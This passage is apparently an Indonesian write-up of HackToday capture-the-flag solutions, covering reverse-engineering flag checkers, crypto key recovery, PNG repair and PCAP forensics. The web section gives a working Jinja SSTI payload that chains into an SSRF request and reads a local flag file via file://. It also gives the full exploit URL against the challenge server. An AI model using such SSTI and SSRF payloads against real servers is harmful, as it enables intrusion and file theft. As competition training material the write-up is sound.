ct =  30508118211aaf7591bf08632f2a4ab7eddd39358dbce6f98a581e911430450bfe1d598ea1119e73358a530f91d6b2fcb85de5973e2abd5407a5974285c07e3
1

[*] msg: b675f749e9ededa7ac57153637104c7af95cc619fec1eaa03e78aa2ff3fb1c6f
[*] sig (DER): 304402205f6bd08f99f8b854aeb4518fc84e8c420ac103117a1743023f8b84b8a0fc8f9c02203997...
[*] ct len (hex): 128
[*] parsed r = 43160212686069197974544077559778343353102092623750431365031719119969865994140 s = 26049605105636308319634734076766755 3
565774818401400389231730030736206159123 36
[*] recovering Q candidates (using SHA-256 of message)...
[*] found 2 candidate(s) for Q
[*] trying candidate Q #0: x=114043364377535291804054341031872819336806936298950201400373536493430744553968 y=309460109817861425549 07
881293959609247229851562721360642941164971789586156349
[+] Found privkey = 1482079603
[*] reproducing PRNG and decrypting (100k AES ops)...
[+] FLAG bytes: b'hacktoday{6G_GUY5_M44F_K4l0_S0AlNY4_G1N1_D04N6_a6b2a716}\n'
[+] FLAG: hacktoday{6G_GUY5_M44F_K4l0_S0AlNY4_G1N1_D04N6_a6b2a716}
```

FLAG: hacktoday{6G_GUY5_M44F_K4l0_S0AlNY4_G1N1_D04N6_a6b2a716}

[100 pts] kuis-aritmetika

Description
cuma kuis mtk buat anak kelas 2 sd, tapi kayaknya ada yang aneh?

Author: stezi

Langsung saja saya decompile memakai ghidra dan menemukan func yang sangat menarik yaitu :

```
undefined4 FUN_00403c50(void)

{
  int iVar1;
  undefined4 uVar2;
  size_t sVar3;
  int iVar4;
  char *pcVar5;
  char *pcVar6;
  undefined1 uVar7;
  char local_310 [256];
  char local_210 [256];
  undefined1 local_110 [256];

  uVar7 = &stack0x00000000 == (undefined1 *)0x330;
  FUN_00401a70();
  iVar1 = FUN_00401460();
  uVar2 = FUN_004014d0();
  puts("Selamat datang di kuis matematika untuk anak kelas 4
SD!");
  puts("1) 1 + 1 = ?");
  fgets(local_310,0x100,(FILE *)_iob_exref);
  sVar3 = strcspn(local_310,"\n");
  iVar4 = 2;
  local_310[sVar3] = '\0';
  pcVar5 = local_310;
  pcVar6 = "2";
  do {
    if (iVar4 == 0) break;
    iVar4 = iVar4 + -1;
    uVar7 = *pcVar5 == *pcVar6;
    pcVar5 = pcVar5 + 1;
    pcVar6 = pcVar6 + 1;
  } while ((bool)uVar7);
  if (!(bool)uVar7) {
    puts("Jawabannya salah! Buset dah dongo lu ya?");
```

```
  }
  puts("2) 2 * 2 = ?");
  fgets(local_310,0x100,(FILE *)_iob_exref);
  sVar3 = strcspn(local_310,"\n");
  iVar4 = 2;
  local_310[sVar3] = '\0';
  pcVar5 = local_310;
  pcVar6 = "4";
  do {
    if (iVar4 == 0) break;
    iVar4 = iVar4 + -1;
    uVar7 = *pcVar5 == *pcVar6;
    pcVar5 = pcVar5 + 1;
    pcVar6 = pcVar6 + 1;
  } while ((bool)uVar7);
  if (!(bool)uVar7) {
    puts("Jawabannya salah! Gitu aja gak tau!");
  }
  puts(
      "3) Jika sebuah proton dipercepat hingga tepat 0.999999c di
dalam akselerator linear sepanjang  27 km,"
      );
  puts(
      "    berapa lama waktu proper (dalam femtodetik) yang akan
berlalu bagi proton selama perjalan an tersebut,"
      );
  puts("    dengan asumsi tidak ada kompensasi dilatasi waktu?");
  puts("(dibulatkan hingga 9 angka di belakang koma)");
  fgets(local_310,0x100,(FILE *)_iob_exref);
  sVar3 = strcspn(local_310,"\n");
  local_310[sVar3] = '\0';
  FUN_004014e0((int)local_210,(byte)uVar2);
  iVar4 = strcmp(local_310,local_210);
  if (iVar4 == 0) {
    FUN_00401510((int)local_110,(byte)iVar1);
    printf("Benar! Ini flagnya: %s\n");
  }
  else {
    puts(
        "Salah. Mungkin lu butuh gelar doktor fisika. Atau mungkin
nggak juga. Gua juga gatau jawaba nnya :3"
        );
  }
  return 0;
}
```

Terlihat disana ketika pertanyaan ke 3 dia memanggil 2 fungsi lainnya :

```
void __cdecl FUN_004014e0(int param_1,byte param_2)

{
  int iVar1;

  iVar1 = 0;
  do {
    *(byte *)(param_1 + iVar1) = param_2 ^ (&DAT_004040a0)[iVar1 *
4];
    iVar1 = iVar1 + 1;
  } while (iVar1 != 0xb);
  *(undefined1 *)(param_1 + 0xb) = 0;
  return;
}
```

Membaca 11 byte terenkripsi dari DAT_004040a0.
Masing-masing di-XOR dengan key (param_2).
Hasilnya adalah string jawaban benar soal ke-3.

```
void __cdecl FUN_00401510(int param_1,byte param_2)

{
  int iVar1;

  iVar1 = 0;
  do {
    *(byte *)(param_1 + iVar1) = param_2 ^ (&DAT_00404020)[iVar1 *
4];
    iVar1 = iVar1 + 1;
  } while (iVar1 != 0x1f);
  *(undefined1 *)(param_1 + 0x1f) = 0;
  return;
}
```

Membaca 31 byte terenkripsi dari DAT_00404020.
Di-XOR dengan key (param_2).
Hasilnya adalah string flag.

Kalau kita lihat fungsi utama (FUN_00403c50), sebelum memanggil FUN_004014e0, ada panggilan ke fungsi lain:

```
uVar2 = FUN_004014d0();
FUN_004014e0(buffer, (byte)uVar2);
```

Artinya **key XOR yang dipakai berasal dari nilai return FUN_004014d0**

```
[0x004012e0]> pd 20 @ 0x4014d0
            ; CALL XREF from fcn.00403c50 @ 0x403c76(x)
┌ 6: fcn.004014d0 ();
│           0x004014d0      b85c000000     mov eax, 0x5c
; '\\' ; 92
└           0x004014d5      c3             ret
            0x004014d6      8d7600         lea esi, [esi]
            0x004014d9      8dbc270000..   lea edi, [edi]
            ; CALL XREF from fcn.00403c50 @ 0x403d92(x)
┌ 42: fcn.004014e0 (int32_t arg_8h, int32_t arg_ch);
│ `- args(sp[0x4..0x8])
│           0x004014e0      53             push ebx
│           0x004014e1      0fb65c240c     movzx ebx, byte
[arg_ch]
│           0x004014e6      31c0           xor eax, eax
│           0x004014e8      8b4c2408       mov ecx, dword [arg_8h]
│           0x004014ec      8d742600       lea esi, [esi]
│           ; CODE XREF from fcn.004014e0 @ 0x401502(x)
│       ┌─> 0x004014f0      89da           mov edx, ebx
│       ¦   0x004014f2      321485a040..   xor dl, byte [eax*4 +
str.lrlelmnohij] ; [0x4040a0:1]=108 ; U"lrlelmnohij"
│       ¦   0x004014f9      881401         mov byte [ecx + eax],
dl
│       ¦   0x004014fc      83c001         add eax, 1
│       ¦   0x004014ff      83f80b         cmp eax, 0xb
; 11
│       └─< 0x00401502      75ec           jne 0x4014f0
│           0x00401504      c6410b00       mov byte [ecx + 0xb], 0
│           0x00401508      5b             pop ebx
└           0x00401509      c3             ret
            0x0040150a      8db600000000   lea esi, [esi]
            ; CALL XREF from fcn.00403c50 @ 0x403dcf(x)
┌ 42: fcn.00401510 (int32_t arg_8h, int32_t arg_ch);
│ `- args(sp[0x4..0x8])
│           0x00401510      53             push ebx
```

0x004014d0 b85c000000 mov eax, 0x5c

Maka kita berhasil mendapatkan key nya yaitu 0x5c

```
[0x004012e0]> px 44 @ 0x4040a0
- offset -  A0A1 A2A3 A4A5 A6A7 A8A9 AAAB ACAD AEAF  0123456789ABCDEF
0x004040a0  6c00 0000 7200 0000 6c00 0000 6500 0000  l...r...l...e...
0x004040b0  6c00 0000 6d00 0000 6e00 0000 6f00 0000  l...m...n...o...
0x004040c0  6800 0000 6900 0000 6a00 0000            h...i...j...
```

hex bytes: 6c 72 6c 65 6c 6d 6e 6f 68 69 6a

Kemudian kita tinggal xor hex bytes ini dengan key nya dan didapatkan hasil : 0.090123456

Langsung run aja

```
└─ ./kuissing.exe
Selamat datang di kuis matematika untuk anak kelas 4 SD!
1) 1 + 1 = ?
2
2) 2 * 2 = ?
4
3) Jika sebuah proton dipercepat hingga tepat 0.999999c di dalam
akselerator linear sepanjang 27 km,
    berapa lama waktu proper (dalam femtodetik) yang akan berlalu
bagi proton selama perjalanan tersebut,
    dengan asumsi tidak ada kompensasi dilatasi waktu?
(dibulatkan hingga 9 angka di belakang koma)
0.090123456
Benar! Ini flagnya: HACKTODAY{bus3t_pint3r_am4t_lu}
```

Flag:
HACKTODAY{bus3t_pint3r_am4t_lu}

[100 pts] Reverse101

Description
Is the fastest way always the best way?

Author: Nikoo

pada verify_flag(), terdapat syarat untuk strlen harus 86 dan dilakukan full transform(input[i],i+1) dan compare dengan checks[i] pada iterasi loop.

Full transform sendiri melakukan beberapa logic seperti berikut:

```
v13 = shift(a1, a2);
v12 = rot13(v13);
v11 = rol(v12, a2 % 8);
v10 = keyxor(v11, a2);
v9 = lookup(v10);
v8 = not(v9);
v7 = addpos(v8, a2);
v6 = swap_nibble(v7);
v5 = xor_a5(v6);
v4 = rol3(v5);
v3 = xor3c(v4);
return (unsigned __int8)rol1(v3);
```

untuk function sendiri karena jumlahnya 86 bisa langsung dump saja ke script:

```
LOOKUP = bytes([
    0xEA,0x09,0x67,0x3C,0x05,0x4F,0xE8,0xE5,0x2D,0x33,0x83,0x03,0xA8,0x1D,0xAA,0xD8,
    0x63,0xA1,0x6F,0xCC,0xDC,0xD1,0x4E,0x59,0x48,0xBF,0x9D,0x77,0xE2,0xB8,0xF4,0x86,
    0x15,0x3D,0xAF,0x0F,0xDF,0x64,0xE6,0x1C,0x80,0xB9,0x54,0xD0,0xA4,0x2C,0x71,0x69,
    0x1B,0x55,0xCB,0x92,0x99,0x82,0x42,0x2A,0xFA,0x8C,0xAE,0x85,0x73,0x04,0x34,0x49,
    0x41,0x0A,0x68,0xEE,0x1E,0xD3,0x2E,0x79,0x02,0xBE,0x9F,0xAC,0x70,0x9C,0x5F,0x2F,
    0x7C,0xB1,0x4D,0xCA,0x51,0x26,0x7B,0x0D,0xB6,0xF2,0x40,0x21,0xE1,0x00,0xF1,0x7A,
    0xD2,0x25,0x6A,0xA3,0x52,0x62,0x22,0xDA,0xBB,0xD6,0x7D,0x84,0x78,0xDB,0xFC,0x20,
    0x87,0xD7,0xF5,0x30,0xC6,0xDE,0x4C,0xE7,0xD5,0xC0,0xE3,0x90,0x13,0x98,0x6E,0x0C,
    0xD9,0x7E,0xC4,0xC9,0xF8,0x94,0x6D,0x8A,0x3F,0xF9,0xC8,0x24,0xC5,0x65,0x7F,0x91,
    0x95,0x36,0x10,0xA7,0x66,0x50,0xEF,0xB5,0x0E,0x53,0xE0,0x8E,0x45,0xB0,0x76,0xAB,
    0xFB,0x88,0x2B,0xF6,0x9B,0x12,0xA5,0x44,0x35,0x5A,0x5E,0x29,0x5D,0xA2,0x74,0xD4,
```

```
    0xCD,0x19,0xEB,0xC1,0x4A,0x3A,0xA9,0xC7,0x11,0xB4,0x31,0x93,0x5C,0x9E,0xA0,0x4B,
    0x8D,0x14,0x60,0x1F,0x89,0x75,0xBA,0x0B,0x43,0xE9,0x58,0x5B,0x18,0x61,0xED,0xF7,
    0x56,0xC3,0xEC,0x27,0xDD,0x57,0xF0,0xB2,0x28,0xCE,0xC2,0x01,0xCF,0x47,0x96,0x72,
    0x38,0x6B,0xF3,0xB3,0xA6,0xB7,0x32,0x8F,0xFE,0x9A,0x81,0x3B,0x37,0x17,0x07,0x08,
    0x6C,0x97,0x16,0x8B,0xE4,0xFD,0xAD,0x1A,0xBC,0x23,0xFF,0x3E,0x46,0xBD,0x06,0x39
])

def rol(b, r):
    r = r % 8
    return ((b << r) & 0xFF) | ((b & 0xFF) >> (8-r))

def rol1(b):
    return rol(b, 1)

def rol3(b):
    return rol(b, 3)

def swap_nibble(b):
    return ((b << 4) & 0xF0) | ((b >> 4) & 0x0F)

def xor3c(b): return b ^ 0x3C
def xor_a5(b): return b ^ 0xA5
def addpos(b, pos): return (b + (pos % 17)) & 0xFF
def NOT(b): return (~b) & 0xFF

def keyxor(b, pos):
    return b ^ ((7*pos + 11) % 256)

def lookup(b):
    return LOOKUP[b]

def rot13(b):
    if 0x61 < b <= 0x7A:
        return ((b - 84) % 26) + 97
    if b <= 0x40 or b > 0x5A:
        return b
    return ((b - 52) % 26) + 65

def shift(b, pos):
    k = (5*pos + 3) % 94
    return (( (b - 32 + k) % 94 ) + 32) & 0xFF

def full_transform(x, pos):
    y = x & 0xFF
    y = shift(y, pos)
    y = rot13(y)
    y = rol(y, pos % 8)
    y = keyxor(y, pos)
```

```
    y = lookup(y)
    y = NOT(y)
    y = addpos(y, pos)
    y = swap_nibble(y)
    y = xor_a5(y)
    y = rol3(y)
    y = xor3c(y)
    y = rol1(y)
    return y & 0xFF

def check_f0(y):  return y == 0x01
def check_f1(y):  return ((6 - y) & 0xFF) == 0x68
def check_f2(y):  return y == 0x7D
def check_f3(y):  return ((2*y - 0x0A) & 0xFF) == 0xFC
def check_f4(y):  return (((y & 0xF0) | ((y >> 4) & 0x0F)) & 0xFF) == 0x66
def check_f5(y):  return (((y ^ 0x3C) + 0x10) & 0xFF) == 0x5F
def check_f6(y):  return y == 0x90
def check_f7(y):  return ((y ^ ((y*2) & 0xFF)) & 0xFF) == 0x12
def check_f8(y):  return ((((y*2) & 0xFF) ^ 0x33) & 0xFF) == 0x65
def check_f9(y):  return (((y >> 2) + 0x55) & 0xFF) == 0x87
def check_f10(y): return y == 0xE8
def check_f11(y): return ((2 - y) & 0xFF) == 0x56
def check_f12(y): return y == 0x8D
def check_f13(y): return ((((y << 2) & 0xFF) ^ 0xA5) & 0xFF) == 0x29
def check_f14(y): return y == 0x6E
def check_f15(y): return ((0x0F - y) & 0xFF) == 0x11
def check_f16(y): return y == 0x00
def check_f17(y): return ((3*y - 7) & 0xFF) == 0x2E
def check_f18(y): return ((y >> 1) & 0xFF) == 0x68
def check_f19(y): return ((y ^ ((y*2) & 0xFF)) & 0xFF) == 0xF9
def check_f20(y): return (((y + 0x22) ^ 0x77) & 0xFF) == 0x11
def check_f21(y): return y == 0x56
def check_f22(y): return ((3*y + 1) & 0xFF) == 0x2B
def check_f23(y): return y == 0xB2
def check_f24(y): return (((y ^ 0x3C) - 0x22) & 0xFF) == 0xBD
def check_f25(y): return ((3*y + 5) & 0xFF) == 0xA0
def check_f26(y): return (((y >> 2) + 0x33) & 0xFF) == 0x4F
def check_f27(y): return ((((y ^ ((y*2) & 0xFF)) + 7) & 0xFF) == 0x79)
def check_f28(y): return ((0x29 - (y ^ 0xB2)) & 0xFF) == 0xD4
def check_f29(y): return ((((y + 0xA6) & 0xFF) ^ 0x5A) & 0xFF) == 0xA5
def check_f30(y): return ((((y ^ 0x32) + 0x10) & 0xFF) == 0xB5)
def check_f31(y): return ((0x1F - y) & 0xFF) == 0x1E
def check_f32(y): return y == 0x85
def check_f33(y): return y == 0xC6
def check_f34(y): return (((y ^ 0x3C) - 0x22) & 0xFF) == 0xD2
def check_f35(y): return ((3*y + 5) & 0xFF) == 0x3D
def check_f36(y): return (((y >> 2) + 0x33) & 0xFF) == 0x4D
def check_f37(y): return ((((y ^ ((y*2) & 0xFF)) + 7) & 0xFF) == 0x6D)
```

```
def check_f38(y): return ((0x29 - (y ^ 0x48)) & 0xFF) == 0xD4
def check_f39(y): return ((((y + 0xC9) & 0xFF) ^ 0x5A) & 0xFF) == 0xA5
def check_f40(y): return ((((y ^ 0x87) + 0x10) & 0xFF) == 0xB5)
def check_f41(y): return ((0x1F - y) & 0xFF) == 0x9F
def check_f42(y): return y == 0x96
def check_f43(y): return y == 0xD4
def check_f44(y): return y == 0x22
def check_f45(y): return (((y + 0xB0) & 0xFF) == 0x23)
def check_f46(y): return (((2*y) & 0xFF) == 0xDA)
def check_f47(y): return y == 0x4B
def check_f48(y): return ((y >> 1) & 0xFF) == 0x7A
def check_f49(y): return y == 0x09
def check_f50(y): return y == 0x40
def check_f51(y): return (((2*y) & 0xFF) == 0x16)
def check_f52(y): return ((((y >> 7) | ((y << 1) & 0xFF)) & 0xFF) == 0xEB)  # rol1
def check_f53(y): return (((((y << 4) & 0xF0) | ((y >> 4) & 0x0F)) & 0xFF) == 0x27)
def check_f54(y): return (((3*y) & 0xFF) == 0x97)
def check_f55(y): return ((0x76 - y) & 0xFF) == 0x07
def check_f56(y): return (((((y << 2) & 0xFF) ^ 0x49) & 0xFF) == 0xDD)
def check_f57(y): return y == 0xD1
def check_f58(y): return ((y >> 1) & 0xFF) == 0x3D
def check_f59(y): return y == 0x7A
def check_f60(y):
    t = (((y << 2) & 0xFF) + y) & 0xFF
    return ((t ^ 0x66) & 0xFF) == 0x5D
def check_f61(y): return ((y >> 3) & 0xFF) == 0x1F
def check_f62(y): return y == 0xC1
def check_f63(y): return ((y >> 1) & 0xFF) == 0x78
def check_f64(y): return (((((y ^ 0x31) << 1) & 0xFF) == 0x2A))
def check_f65(y): return ((0x28 - y) & 0xFF) == 0x68
def check_f66(y): return (((((2*y) & 0xFF) ^ 0x8F) & 0xFF) == 0x85)
def check_f67(y): return (((((y << 4) & 0xF0) | ((y >> 4) & 0x0F)) & 0xFF) == 0x8D)
def check_f68(y): return (((((3*y) & 0xFF) ^ 0x2A) & 0xFF) == 0x63)
def check_f69(y): return (((((y >> 3) | ((y << 5) & 0xFF)) & 0xFF) == 0xA0))  #
rol5
def check_f70(y): return (((((y ^ 0x55) << 1) & 0xFF) == 0xCC))
def check_f71(y): return ((y >> 2) & 0xFF) == 0x3D
def check_f72(y):
    bc = bin(y & 0xFF).count("1")
    return ((bc + (y & 0xFF)) & 0xFF) == 0x9B
def check_f73(y): return (((y & 0xF0) | 0x07) & 0xFF) == 0x67
def check_f74(y): return (((((y << 3) & 0xFF) ^ 0x33) & 0xFF) == 0xC3)
def check_f75(y):
    v = 0
    for i in range(8):
        v |= ((y >> i) & 1) << (7 - i)
    return v == 0xA5
def check_f76(y): return ((y >> 2) & 0xFF) == 0x2F
```

```python
def check_f77(y): return y == 0xE5
def check_f78(y):
    t = (((y << 2) & 0xFF) + y) & 0xFF
    return ((t ^ 0x64) & 0xFF) == 0x5A
def check_f79(y): return (((((y << 2) & 0xFF) | ((y >> 6) & 0x03)) & 0xFF) == 0xCA)
def check_f80(y): return ((0x76 - y) & 0xFF) == 0xB7
def check_f81(y): return (((((2*y) & 0xFF) ^ 0x29) & 0xFF) == 0x9F)
def check_f82(y):
    s = ((y >> 4) & 0x0F) + (y & 0x0F)
    return (((s + (y & 0xFF)) & 0xFF) == 0xCE)
def check_f83(y):
    t = (((y << 3) & 0xFF) - y) & 0xFF
    return ((t ^ 0x42) & 0xFF) == 0x32
def check_f84(y): return ((y >> 1) & 0xFF) == 0x24
def check_f85(y): return (y & 0x1F) == 27

CHECKS = [globals()[f'check_f{i}'] for i in range(86)]

def find_candidates(force_prefix=None):
    candidates = []
    printable = list(range(32, 127))
    for i in range(86):
        pos = i + 1
        cands = []
        for x in printable:
            if force_prefix and i < len(force_prefix):
                if x != force_prefix[i]:
                    continue
            y = full_transform(x, pos)
            if CHECKS[i](y):
                cands.append(x)
        candidates.append(cands)
    return candidates

if __name__ == "__main__":
    print("Finding candidates (no prefix constraint)...")
    cands = find_candidates(force_prefix=None)
    for i,cs in enumerate(cands):
        print(f"{i:02d}: {len(cs):3d} candidates", end="")
        if len(cs) <= 10:
            print(" ->", ''.join(chr(x) for x in cs))
        else:
            print(" ->", f"{hex(cs[0])}, ..., {hex(cs[-1])}")
```

flag: hacktoday{dec0mp1le_th3n_4n4lyze_th3_4lg0rithm_4nd_g3t_th3_fl4g5}

[100 pts] Another flagchecker

Description
bingung mau ditaro dimana sebenernya, maaf ya klo skill issue
😔😔😔

Author : Durrr

flagchecker melakukan check input dengan flag.bin, tapi karena tidak ada file tersebut maka diharuskan untuk input password sehingga tempat paling possible yaitu flag berada di password.

pada flagchecker::main terdapat searching untuk header string:

```
*(_QWORD *)((char *)src[1] + (unsigned __int64)v88 + 5) = 0x3A31565F544F4C53LL;
*(void **)((char *)v42 + (_QWORD)v41) = (void *)0x4F4C535F47414C46LL;
```

yang mengambil “FLAG_SLOT_V1:” dimana string tersebut diikuti length dari L, L(message), dan trailer ":END_SLOT".

untuk retrieve flag, tinggal buka rawbytes nya dan cari headernya. Setelah dapat encoded flag reverse menggunakan repeated xor untuk tiap 16 bytes dengan value 0x42.

```
from pathlib import Path

def extract_flag(path):
    data = Path(path).read_bytes()
    hdr = b"FLAG_SLOT_V1:"
    trailer = b":END_SLOT"

    i = data.find(hdr)
    if i == -1:
        raise SystemExit("No slot found.")
    L = data[i + len(hdr)]
    start = i + len(hdr) + 1
    end = start + L
    if end > len(data):
        raise SystemExit("Invalid slot length.")

    payload_enc = data[start:end]
    payload = bytes(b ^ 0x42 for b in payload_enc)

    j = data.find(trailer, end - 1)
    if j == -1:
        print("Warning: trailer not found.")

    print("Decoded password/flag:")
    try:
```

```
        print(payload.decode("utf-8"))
    except UnicodeDecodeError:
        print(payload)

extract_flag("./flagcheck")
```

flag : hacktoday{ju5t_N0rm4l_FL4g_CheCK3R_W0nt_hurt_r1Ght?}

WEB EXPLOITATION

[215 pts] MiniWeb

Description
http://103.160.212.3:5001

Author: yqroo

Pada awalnya ketika saya melihat index.php dan dockerfile, saya langsung berpikir bahwa harus melakukan ssrf untuk bisa masuk ke dalam localhost server dan kemudian memakai ssti untuk membuka flag, namun dengan adanya waf membuat hal ini cukup rumit.\

Kemudian saya berhasil bypass waf tersebut dengan payload sebagai berikut :
{{
lipsum.__globals__.__builtins__.__import__('requests').get('http://php_internal:9000/index.php?url=FILE:///flag.txt').text }}

Penjelasan payload:

- Memanfaatkan atribut dinamis dan chaining objek Python (lipsum.__globals__.__builtins__) yang sulit dideteksi filter sederhana.
- Menggunakan fungsi built-in tersembunyi __import__ untuk mengimpor modul requests secara dinamis.
- Memakai requests.get untuk melakukan SSRF ke server internal yang menerima parameter url dan membuka file lokal flag.txt melalui protokol file://.
- Mendapatkan isi file flag dan menampilkannya langsung melalui SSTI.

Langsung saja akses
http://103.160.212.3:5001/sub?name=%7B%7B%20lipsum.__globals__.__builtins__.__import__(%27requests%27).get(%27http://php_internal:9000/index.php?url=FILE:///flag.txt%27).text%20%7D%7D%20ini%20payloadnya

dan berhasil mendapatkan flagnya.

Flag :
hacktoday{karena_roti_lebih_enak_dari_kunci_gang}

FORENSICS

[100 pts] forcry

Description
I found a PNG file that seems to be broken and I suspect someone tried to encrypt it badly. From a quick look, it seems like the file wasn't fully encrypted and only parts of the data were affected. Interestingly, the pattern of encryption looks suspiciously repetitive and I believe the encryption key and the pattern are the same. The data might have been shifted multiple times but not randomly. Can you figure out the encryption flow and help me restore the original image?

Author: Nikoo

Pertama disini langsung saya cek header pngnya.

```
00000000: 8148 463f 0d0a 1a0a f8f8 f805 4948 4452  .HF?........IHDR
00000010: f8f8 fa62 0000 01f3 00fa f8f8 001f 31a6  ...b..........1.
00000020: 36f8 f8f8 2063 4852 45f8 f872 2600 0080  6... cHRE..r&...
```

Terlihat sangat jelas bahwa ada yg aneh setiap 4 byte, dimana 4 byte pertama berubah dan 4 byte signaturenya tetap, kemudian kita bisa melihat bahwa untuk 4 byte pertamanya dikurangi 4, jadi lgsg aja scripting.

```python
from pathlib import Path

def decrypt(data: bytes, key: int = 4) -> bytes:
    result = bytearray(len(data))
    for i in range(len(data)):
        pos_in_block = i % 8
        if pos_in_block < 4:
            result[i] = (data[i] + key) & 0xFF
        else:
            result[i] = data[i]
    return bytes(result)

def main():
    infile = Path("file.png")
    outfile = Path("file_decrypted.png")

    data = infile.read_bytes()
```

```
    decrypted = decrypt(data, 4)
    outfile.write_bytes(decrypted)
    print(f"File didekripsi dan disimpan sebagai {outfile}")

if __name__ == "__main__":
    main()
```

Berikut hasil decrypt PNGnya :

Flag : hacktoday{wh3n_y0u_sh1ft_3very_f0ur_byte5_l3ft_4nd_sk1p_th3_n3xt_f0ur_thin9s_bre4k}

[100 pts] Easy PCAP

Description
Kakakku mengirimkan sebuah pesan aneh, entah keyboardnya rusak ataukah dia mengirimkan pesan rahasia. Oh iya dia juga mengirimkan sebuah gambar yang aku tidak tau maksudnya apa.

Author: Fbrina


Disini langsung saya filter untuk melihat http, kemudian saya menemukan sejumlah stream yang sangat menarik.
Pada stream ke-21 saya menemukan sebuah string menarik: ilovekuroko. Kemudian di stream ke-23 terlihat bahwa ada file png, langsung saja kita dump file png nya. Selanjutnya pada stream ke-30 saya menemukan hex yang sangat mencurigakan dan setelah di decode ternyata merupakan flag part1.
part1 : hacktoday{y0u_kn0w

Selanjutnya disini saya langsung membuka file pngnya dan ternyata hanya merupakan file png biasa, kemudian saya mencoba melakukan binwalk dan terlihat bahwa ada zip file, langsung saja saya coba extract dan feeling saya menyatakan bahwa passwordnya adalah string pada stream21 tadi dan ternyata isinya merupakan bom, namum tidak cukup lama, langsung saja saya filter yang tidak mengandung copy.

```
└─ ls -al | grep -v "copy"
total 2651112
drwxr-xr-x 2 jay jay 2461696 Aug  8 20:41 .
drwxr-xr-x 3 jay jay    4096 Aug 10 10:07 ..
-rw-r--r-- 1 jay jay   81084 Aug  6 22:41 aa.txt
-rw-r--r-- 1 jay jay      25 Aug  8 20:41 secret.txt
-rw-r--r-- 1 jay jay   81084 Aug  6 22:37 zz.txt
```

secret.txt sangat mencurigakan dan ternyata berisi base64 yang setelah didecode merupakan flag part3.
part3 : _w00psi33}

Feeling saya disini adalah kemungkinan part2 berada di file png tersebut dan disembunyikan dengan teknik steganografi. Setelah cukup lama ngedukun dan memastikan tools saya kepada probset saya mencoba memerhatikan lagi saat memakai stegsolve dan dengan mata batin saya berhasil menemukan part2 nya.



part2 : _mY_s3Cr3t_

Flag :
hacktoday{y0u_kn0w_mY_s3Cr3t_w00psi33}


[413 pts](upsolve) formix

Description
My friend claimed to have found and downloaded a web vulnerability scanner tool from the internet, then used it to test several websites, successfully discovering security vulnerabilities. Curious, I asked for the tool's source URL, but my friend, acting as a gatekeeper, refused to tell me. While he left his laptop unattended, I secretly performed a memory dump to learn more about the tool and its activity. This dump file contained the tool's source URL. Can you identify the tool, uncover anything suspicious in it, and analyze it further?

Author: Nikoo

